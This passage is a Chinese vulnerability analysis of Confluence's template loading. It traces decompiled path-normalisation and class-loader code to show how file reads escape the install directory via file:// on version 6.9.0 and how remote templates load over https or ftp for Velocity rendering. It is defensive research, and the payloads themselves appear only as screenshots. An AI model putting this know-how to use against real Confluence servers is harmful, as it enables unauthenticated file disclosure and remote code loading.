        normalized = path.replace( oldChar: '\\',  newChar: '/');
    }

    if (!normalized.startsWith("/")) {
        normalized = "/" + normalized;
    }

    while(true) {
        int index = normalized.indexOf("//");
        if (index < 0) {
            while(true) {
                index = normalized.indexOf("%20");
                if (index < 0) {
                    while(true) {
                        index = normalized.indexOf("/./");
                        if (index < 0) {
                            while(true) {
                                index = normalized.indexOf("/../");
                                if (index < 0) {
                                    return normalized;
                                }

                                if (index == 0) {
                                    return null;
                                }

                                int index2 = normalized.lastIndexOf( ch: 47,  fromIndex: index - 1);
                                normalized = normalized.substring(0, index2) + normalized.substring(index + 3);
                            }
                        }

                        normalized = normalized.substring(0, index) + normalized.substring(index + 2);
                    }
                }

                normalized = normalized.substring(0, index) + " " + normalized.substring(index + 3);
```

路径过滤后调用 `findTemplate` 查找模板，可看到，会拼接一个固定的 `path`，这是Confluence的安装路径。



也就是说现在可以利用 `FileResourceLoader` 来读取Confluence目录下面的文件了。

尝试读取 `/WEB-INF/web.xml` 文件，可以看到，是成功的加载到了该文件。



但是这个无法跳出Confluence的目录，因为不能用`/../`。


再来看下`ClasspathResourceLoader`

```
    public InputStream getResourceStream(String name) throws ResourceNotFoundException {
        InputStream result = null;
        if (StringUtils.isEmpty(name)) {
            throw new ResourceNotFoundException("No template name provided");
        } else {
            try {
                result = ClassUtils.getResourceAsStream(this.getClass(), name);
......
            }
```


跟进`ClassUtils.getResourceAsStream`

```
    public static InputStream getResourceAsStream(Class claz, String name) {
        while(name.startsWith("/")) {
            name = name.substring(1);
        }

        ClassLoader classLoader = Thread.currentThread().getContextClassLoader();
        InputStream result;
        if (classLoader == null) {
            classLoader = claz.getClassLoader();
            result = classLoader.getResourceAsStream(name);
        } else {
            result = classLoader.getResourceAsStream(name);
            if (result == null) {
                classLoader = claz.getClassLoader();
                if (classLoader != null) {
                    result = classLoader.getResourceAsStream(name);
                }
            }
        }

        return result;
    }
```

会跳到 `/org/apache/catalina/loader/WebappClassLoaderBase.class`




跟进，发现会拼接 `/WEB-INF/classes`，而且其中也是调用了 `normalize` 对传入的路径进行过滤。。



这里还是可以用 `../` 跳一级目录。

尝试读取一下 `../web.xml`，可以看到，也是可以读取成功的，但是仍然无法跳出目录。




我这里测试用的版本是6.14.1，而后尝试了 `file://`,`http://`， `https://` 都没有成功。后来我尝试把Cookie删掉，发现在Linux环境下面还是可以读取文件，Windows的6.14.1版本是需要登陆的，但是跳不出目录。应急在这里卡住了。


而后的几天，有大佬用 `file://` 协议可以跳出目录限制，我惊了，我确定当时是已经试过了，没有成功的。看了大佬的截图，发现用的是6.9.0的版本，我下载了，尝试了一下，发现真的可以。而且在6.9.0版本中，Windows和Linux环境都不需要登陆。

问题还是在 `ClasspathResourceLoader` 上面，步骤和之前的是一样的，断到 `/org/apache/catalina/loader/WebappClassLoaderBase.class` 的 `getResourceAsStream` 方法


前面拼接 `/WEB-INF/classes` 获取失败后，继续往下进行。




跟进 `findResource`，函数前面仍然获取失败



关键的地方就在这里，会调用 `super.findResource(name)`，这里返回了URL，也就是能获取到对象。




不仅如此，这里还可以使用其他协议(https，ftp等)获取远程的对象，意味着可以加载远程的对象。




获取到URL对象之后，继续回到之前的 `getResourceAsStream`，可以看到，当返回的url不为null时，

会调用 `url.openStream()` 获取数据。




最终获取到数据给Velocity渲染。

尝试一下




至于6.14.1为啥不行，赶着应急，后续会跟，如果有新的发现，会同步上来，目前只看到`ClassLoader`不一样。

6.14.1

